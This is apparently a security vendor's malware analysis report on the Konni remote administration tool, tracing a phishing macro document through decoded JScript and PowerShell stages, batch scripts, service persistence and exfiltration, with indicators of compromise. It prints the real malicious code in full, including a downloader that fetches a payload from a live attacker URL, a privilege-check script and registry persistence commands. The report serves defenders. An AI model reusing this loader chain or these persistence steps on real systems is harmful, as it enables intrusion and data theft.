SECTRIO

MALWARE REPORT

Konni: A Remote Administration Tool

Date: 20/04/2022

Amit Yadav

www.sectrio.com

Overview


KONNI is a Remote Administration Tool (RAT) which was first time observed in 2014. KONNI is currently used by malicious cyber actors to steal files, capture keystrokes, take screenshots, and execute arbitrary code on the compromised hosts. Based on certain facts revealed from the initial execution, the Konni malware family is potentially linked to APT37, a North-Korean cyber espionage group which mainly targets South-Korean political organizations, Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait, and other parts of the Middle East.

The mode of initial infection by KONNI malware is quite similar throughout its life phases. It uses an email attachment containing a macro enabled document file as the initial infection vector. However, it is in a continuous progression till now as a means of further execution procedure.

File Hash: **ce866ae254de4cabd60a95abcc52c315**

Technical Analysis

The campaign starts with delivering phishing emails with an attached malformed Microsoft word document which on execution triggers a series of events, starting with running a VBA macro code embedded in the word document.



Проект, 2021 г.

ПРОТОКОЛ
23-го заседания Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству

« » 2021 г. г. Москва, г. Улан-Батор,
в формате видеоконференции

В соответствии с положениями Протокола двадцать второго заседания Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству двадцать третье заседание Комиссии состоялось « » 2021 года в формате видеоконференции.
На заседании, проходившем в деловой и конструктивной атмосфере, были достигнуты следующие договоренности.

В заседании участвовали Председатели, члены и эксперты национальных частей Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству (далее – Комиссия).

Российскую делегацию возглавила Заместитель Председателя Правительства Российской Федерации, председатель Российской части Комиссии В.В. Абрамченко .

Монгольскую делегацию возглавил Вице-премьер Монголии, председатель Монгольской части Комиссии С.Амарсайхан.

Составы делегаций Сторон прилагаются (Приложения 1 и 2).

Стороны рассмотрели и приняли следующую повестку дня:

1. О ходе выполнения решений и рекомендаций 22-го заседания Комиссии
2. О стимулировании российско-монгольского торгово-экономического и инвестиционного сотрудничества
3. О сотрудничестве в области транспорта и инфраструктуры
4. О сотрудничестве в области топливно-энергетического комплекса и ядерной сфере
5. О сотрудничестве в области промышленности
6. О сотрудничестве в области агропромышленного комплекса
7. О сотрудничестве в области картографирования и строительства
8. О сотрудничестве в области охраны окружающей среды и недропользования
9. О сотрудничестве в гуманитарной сфере
10. О сотрудничестве в сфере здравоохранения, санитарно-эпидемиологического

Fig 1: Lure Doc File

A VBA macro code can be clearly seen in the below Screenshot.

```
C:\tools\oledump>oledump.py C:\Users\worker\Desktop\fccad2fea7371ad24a1256b78165bceffc5d01a850f6e2ff576a2d8801ef94fa.docx
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     90334 '1Table'
  5:      4096 'Data'
  6:       443 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    1538 'Macros/VBA/ThisDocument'
  9:      2483 'Macros/VBA/_VBA_PROJECT'
 10:       512 'Macros/VBA/dir'
 11:    772910 'WordDocument'
```

Fig 2: VBA Macros

To make detection more complex, the script data is hidden in the main document content which bring into the script by the VBA macro code. The code simply looks for “var” string in the current open document and copy the data after the find string into “y.js” file. After copying the data, it call wscript.exe service to run y.js script file.


```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
    With ActiveDocument
        s = "cmd /c cd /d %USERPROFILE% && type """ + .FullName + """ | findstr /r ""^var"" > y.js && wscript y.js """ + .FullName + """"
        n = Shell(s, vbHide)
        .Content.Font.ColorIndex = wdBlack
    End With
End Sub
```

Fig 2.1: VBA Macros

```
ID="{00000000-0000-0000-0000-000000000000}"
Document=ThisDocument/&H00000000
HelpFile=""
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="2C2E808F80E084E084E488E488"
DPB="81832D324A324ACDB6334A18D1014DFF55AAFCE8F55287CD9ABBE9424333B0EDA3338A8E"
GC="D6D47AD59A7FEE80EE80EE"
[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
[Workspace]
ThisDocument=26, 26, 1016, 558, Z
Microsoft Word 97-2003 Document
MSWordDoc
Word.Document.8
var key = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="; function de(input) { output = ""; i = 0; input = input.replace(/[
A-Za-z0-9\+\/\=]/g, ""); do { enc1 = key.indexOf(input.charAt(i++)); enc2 = key.indexOf(input.charAt(i++)); enc3 = key.indexOf(input.charAt(i++)); enc4 = key.indexOf(input.charAt(i++));    chr1 = (enc1 << 2) | (enc2 >> 4); chr2 = ((enc2 & 15) << 4) | (enc3 >>
dHJ5l\"", "yy.js"); findit(argv[0], "\"
QWRkL\"", "y.ps1"); sh.Run("wscript.exe yy.js", 0); sh.Run("powershell.exe -ep bypass -f ./y.ps1", 0); function findit(input, pattern, output) { s = "cmd /c findstr /r " + pattern + " \"" + input + "\" > temp.txt"; sh.Run(s, 0); fs = new ActiveXObject("Script
dmVBUElzXTo6VVJMRG93bmxvYWRUb0ZpbGUoW0ludFB0cl06Olplcm8sICRzdHJVUkwsICRzdHJGaWxlTmFtZSwgMCwgW0ludFB0cl06Olplcm8pOw0KJHN0ckNtZExpbmUgPSAiY21kIC9jIGV4cGFuZCAiICsgJHN0ckZpbGVOYW1lICsgIiAtRjoqICIgKyAkc
dHJ5lA0Kew0KCXNoID0gbmV3IEFjdGlZZVhPYmpfY3QoIldTY3JpcHQuU2hlbGwiKTsNCglzaC5DdXJyZW50RGlyZWN0b3J5ID0gc2guRXhwYW5kRW52aXJvbm1lbnRTdHJpbmdzKCIlVEVNUCUiKTsNCgkNCglmcyA9IG5ldyBBY3RpdmVYT2JqZWN0KCJT
Normal
Heading 1
Default Paragraph Font
Table Normal
No List
```

Fig 3: ASCII Strings

On execution, y.js script will look for strings with two predefined patterns, copy them in a temp file one by one and decode using a built-in base 64 decoder function “function de(input)” and then take the output of the first string in “yy.js” and second string in “y.ps1”. Both the files are then executed using WScript and PowerShell windows utility respectively.



```
QWRkLVR5cGUgLVR5cGVEZWZpbml0aW9uIEAiDQogICAgdXNpbmcgU3lzdGVtOw0KICAgIHVzaW5nIFN5c3RlbS5UZXh0Ow0KICAgIHVzaW5nIFN5c3RlbS5SdW50aW1lLkludGVyb3BTZXJ2aWNlczsNCg0KICAgIHB1YmxpYyBjbGFzcyBOYXRpdmVBUElzDQogICAgew0KICAgICAgICBbRGxsSW1wb3J0KCJrZXJuZWwzMi5kbGwiLCBTZXRMYXN0RXJyb3IgPSB0cnVlKV0NCiAgICAgICAgcHVibGljIHN0YXRpYyBleHRlcm4gdWludCBXaW5FeGVjKHN0cmluZyBzdHJDbWRMaW5lLCB1aW50IHVDbWRTaG93KTsNCiAgICAgICAgDQogICAgICAgIFtEbGxJbXBvcnQoInVybG1vbi5kbGwiLCBTZXRMYXN0RXJyb3IgPSB0cnVlLCBDaGFyU2V0ID0gQ2hhclNldC5BdXRvKV0NCiAgICAgICAgcHVibGljIHN0YXRpYyBleHRlcm4gbG9uZyBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHIgcENhbGxlciwgc3RyaW5nIHN0clVSTCwgc3RyaW5nIHN0ckZpbGVOYW1lLCB1aW50IHVSZXNlcnZlZCwgSW50UHRyIHBDYWxsQmFjayk7DQogICAgfQ0KIkA

Add-Type -TypeDefinition @"
    using System;
    using System.Text;
    using System.Runtime.InteropServices;

    public class NativeAPIs
    {
        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern uint WinExec(string strCmdLine, uint uCmdShow);

        [DllImport("urlmon.dll", SetLastError = true, CharSet = CharSet.Auto)]
        public static extern long URLDownloadToFile(IntPtr pCaller, string strURL, string strFileName, uint uReserved, IntPtr pCallBack);
    }
"@

$strURL = "http://romanovawillkillyou.c1.biz/index.php?user_id=417";
$strPath = [Environment]::ExpandEnvironmentVariables("%TEMP%");
[IO.Directory]::SetCurrentDirectory($strPath);
$strFileName = [IO.Path]::GetTempFileName();
$nResult = [NativeAPIs]::URLDownloadToFile([IntPtr]::Zero, $strURL, $strFileName, 0, [IntPtr]::Zero);
$strCmdLine = "cmd /c expand " + $strFileName + " -F:* " + $strPath + " && del /q /f *.tmp";
$nResult = [NativeAPIs]::WinExec($strCmdLine, 0);
$nResult = [NativeAPIs]::WinExec("cmd /c cd /d %USERPROFILE% && del /f /q y.*", 0);
```

Fig 4: Base 64 Encoded vs Decoded Strings

```
dHJ5IA0Kew0KCXNoID0gbmV3IEFjdGl2ZVhPYmplY3QoIldTY3JpcHQuU2hlbGwiKTsNCglzaC5DdXJyZW50RGlyZWN0b3J5ID0gc2guRXhwYW5kRW52aXJvbm1lbnRTdHJpbmdzKCIlVEVNUCUiKTsNCgkNCglmcyA9IG5ldyBBY3RpdmVYT2JqZWN0KCJTY3JpcHRpbmcuRmlsZVN5c3RlbU9iamVjdCIpOwkJDQoJd2hpbGUgKDEpDQoJew0KCQlXU2NyaXB0LlNsZWVwKDEwKTsNCgkJCWlmICghZnMuRmlsZUV4aXN0cygiY2hlY2suYmF0Iik pDQoJCXsNCgkJCWNvbnRpbnVlOw0KCQl9DQoJCQ0KCQlmID0gZnMuR2V0RmlsZSgiY2hlY2suYmF0Iik7DQoJCWlmIChmLlNpemUpDQoJCXsNCgkJCXRzID0gZi5PcGVuQXNUZXh0U3RyZWFtKDEsIC0yKTsNCgkJCXMgPSB0cy5SZWFkQWxsKCk7DQoJCQl0cy5DbG9zZSgpOw0KCQkJYnJlYWs7DQoJCX0NCgl9DQoJDQoJc2guUnVuKCJjaGVjay5iYXQiLCAwKTsNCglmcy5EZWxldGVGaWxlKFdTY3JpcHQuU2NyaXB0RnVsbE5hbWUpOw0KfQ0KY2F0Y2ggKGUpIHt9
```

```
try
{
    sh = new ActiveXObject("WScript.Shell");
    sh.CurrentDirectory = sh.ExpandEnvironmentStrings("%TEMP%");

    fs = new ActiveXObject("Scripting.FileSystemObject");
    while (1)
    {
        WScript.Sleep(10);

        if (!fs.FileExists("check.bat"))
        {
            continue;
        }

        f = fs.GetFile("check.bat");
        if (f.Size)
        {
            ts = f.OpenAsTextStream(1, -2);
            s = ts.ReadAll();
            ts.Close();
            break;
        }
    }

    sh.Run("check.bat", 0);
    fs.DeleteFile(WScript.ScriptFullName);
}
catch (e) {}
```

Fig 4.1: Base 64 Encoded vs Decoded Strings

To interact with the windows API functions the “y.ps1” PowerShell script uses DllImport attribute to import ‘WinExec’ function from “Kernal32.dll” and ‘URL Download to file’ function from “urlmon.dll”.

```
using System;
using System.Text;
using System.Runtime.InteropServices;

public class NativeAPIs
{
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern uint WinExec(string strCmdLine, uint uCmdShow);

    [DllImport("urlmon.dll", SetLastError = true, CharSet = CharSet.Auto)]
    public static extern long URLDownloadToFile(IntPtr pCaller, string strURL, string strFileName, uint uReserved, IntPtr pCallBack);
}
```

Fig 5: y.ps1 PowerShell Script

After importing the required functions, the PowerShell script defines certain variables such as:

- “strURL” containing a hardcoded URL from where the malicious file needs to be downloaded.

- “strPath” which fetch the value from %TEMP% environment variable and set the value as current working directory for the process by calling SetCurrrentDiectory method
- “strFileName” which creates a uniquely named, zero-byte temporary file on disk and returns the full path of that file by calling GetTempFileName method.

```
$strURL = "http://romanovawillkillyou.c1.biz/index.php?user_id=417";
$strPath = [Environment]::ExpandEnvironmentVariables("%TEMP%");
[IO.Directory]::SetCurrentDirectory($strPath);
$strFileName = [IO.Path]::GetTempFileName();
```

Fig 6: Defined Variables and Hardcoded URL

In the next phase, the PowerShell script try to download the file from the hardcoded URL using URLDownloadToFile function, renamed with the unique name stored in strFileName variable. A cabinet file is downloaded in response to the above query, which is an archived file, requiring extraction to see the contents which in this case is carried out using “expand” utility in cmd, subsequently the cabinet file is deleted once the content is extracted.

```
$nResult = [NativeAPIs]::URLDownloadToFile([IntPtr]::Zero, $strURL, $strFileName, 0, [IntPtr]::Zero);
$strCmdLine = "cmd /c expand " + $strFileName + " -F:* " + $strPath + " && del /q /f *.tmp";
$nResult = [NativeAPIs]::WinExec($strCmdLine, 0);
```

Fig 7: API Calls

At the end the PowerShell script “y.ps1” deleted itself.

```
$nResult = [NativeAPIs]::WinExec("cmd /c cd /d %USERPROFILE% && del /f /q y.*", 0);
```

Fig 8: Delete Command

On extraction the cabinet file contains 5 different files namely:

- check.bat
- install.bat
- xwtpui.dll
- xmlprov.dll
- xmlprov.ini

Out of all xmlprov.dll is the main payload which is assisted by rest of the files for successful execution.

Fig 9: Uncompressed Cabinet File

The process of payload execution starts with checking and running check.bat script by yy.js script which was dropped earlier.

```
try
{
	sh = new ActiveXObject("WScript.Shell");
	sh.CurrentDirectory = sh.ExpandEnvironmentStrings("%TEMP%");

	fs = new ActiveXObject("Scripting.FileSystemObject");
	while (1)
	{
		WScript.Sleep(10);

		if (!fs.FileExists("check.bat"))
		{
			continue;
		}

		f = fs.GetFile("check.bat");
		if (f.Size)
		{
			ts = f.OpenAsTextStream(1, -2);
			s = ts.ReadAll();
			ts.Close();
			break;
		}
	}

	sh.Run("check.bat", 0);
	fs.DeleteFile(WScript.ScriptFullName);
}
catch (e) {}
```

Fig 10: yy.js Script File

When executed, check.bat file tries to determine the privileges assigned to the user on the compromised host. If the user has admin privileges, it directly runs install.bat file otherwise it first checks the OS Version and based on that it chooses a way to bypass the access restrictions on install.bat file by calling the xwtpui.dll file.

```
@echo off

net session > nul
if %errorlevel% equ 0 (
    "%~dp0\install.bat"
    GOTO EXIT
)

ver | findstr /i "10\." > nul
if %ERRORLEVEL% equ 0 (set Num=4) else (set Num=1)

:INSTALL
rundll32 "%~dp0\xwtpui.dll", EntryPoint %Num% "%~dp0\install.bat"

:EXIT
del /f /q "%~dpnx0" > nul
```

Fig 11: Check.bat Script File

By looking at the main payload file name, we can conclude that the attacker is trying to masquerade a legitimate process “xmlprov.dll” which belongs to network provisioning service by Microsoft. Now to run this malware as a service, install.bat files come into picture.

The install.bat file first stop the running xmlprov.dll process.

```
@echo off

set DSP_NAME="Network Provisioning Service"

sc stop XmlProv > nul
```

Fig 12: Install.bat Script File

Copy the dropped xmlprov.dll and xmlprov.ini files in system32 directory and delete them from the current directory. After that it checks whether the xmlprov service is already installed or not and if not, try to install the service by calling svchost.exe and add it to it's shared-service list.

```
echo %~dp0 | findstr /i "system32" > nul
if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

:COPYFILE

copy /y "%~dp0\xmlprov.dll" "%windir%\System32" > nul
del /f /q "%~dp0\xmlprov.dll" > nul

copy /y "%~dp0\xmlprov.ini" "%windir%\System32" > nul
del /f /q "%~dp0\xmlprov.ini" > nul

del /f /q "%windir%\System32\xmlprov.dat" > nul

:INSTALL
sc query XmlProv > nul
if %errorlevel% neq 0 (
    sc create XmlProv binpath= "%windir%\System32\svchost.exe -k XmlProv" DisplayName= %DSP_NAME% > nul
    sc description XmlProv %DSP_NAME% > nul
)
```

Fig 13: Fake Process Creation Commands

The service is set to autostart and the binpath is set to svchost.exe. Add the modified service and parameter values in the corresponding registry key to maintain its persistence and finally start the malicious xmlprov service.

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v XmlProv /t REG_MULTI_SZ /d "XmlProv" /f > nul
reg add "HKLM\SYSTEM\CurrentControlSet\Services\XmlProv\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\System32\xmlprov.dll" /f > nul

sc start XmlProv > nul
```

Fig 14: Persistence Mechanism

After xmlprov service is restarted, a new instance of svchost.exe is spawned and loads the final payload xmlprov.dll and xmlprov.ini which is a configuration file that was delivered together with xmlprov.dll from the cabinet file. This "xmlprov.ini" is an encrypted file which will be loaded and decrypted at the start of the execution and contains a custom key to perform an outbound connection.

The major functionality of the malware is:

Data Reconnaissance

Uses "**cmd /c systeminfo**" command to collect the detailed configuration information about the victim's machine including operation system configurations, security information and hardware data for e.g., RAM size, disk space and network cards info etc. and store the collected data in a temp file. Uses "**cmd /c tasklist**" command to collect a list of running processes on victim's machine and store them in a temp file. After collecting all the desired data all the temp files are compressed into cabinet file and encrypted.

Exfiltration

The data is exfiltrated over an HTTP POST request
{http://taketodjnfnei898.c1.biz/up.php?name=%UserName%}

Subex Secure Protection

Subex Secure detects this malware as “SS_Gen_Konni_RAT_A”

IOCs

Malicious URLs:

romanovawillkillyou[.]c1[.]biz
taketodjnfnei898[.]c1[.]biz

Dropped File:

y.js
yy.js
y.ps1
Check.bat
Install.bat
xwtpui.dll
xmlprov.dll
xmlprov.ini

MITRE Techniques:

TACTIC	ID	TECHNIQUE
Execution	T1059	Command and Scripting Interpreter
Execution	T1129	Shared Module
Execution	T1106	Native API
Persistence	T1547	Boot or Logon Autostart Execution
Persistence	T1543	Create or Modify System Process
Privilege Escalation	T1134	Access Token Manipulation
Defence Evasion	T1134	Access Token Manipulation
Defence Evasion	T1548	Abuse Elevation Control Mechanism
Defence Evasion	T1140	Deobfuscate/Decode Files or Information
Defence Evasion	T1112	Modify Registry

Discovery	T1057	Process Discovery
Discovery	T1082	System Information Discovery
Exfiltration	T1048	Exfiltration Over Alternative Protocol
Exfiltration	T1132	Data Encoding

Our Honeypot Network

This report has been prepared from threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing Centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research Centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analysed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.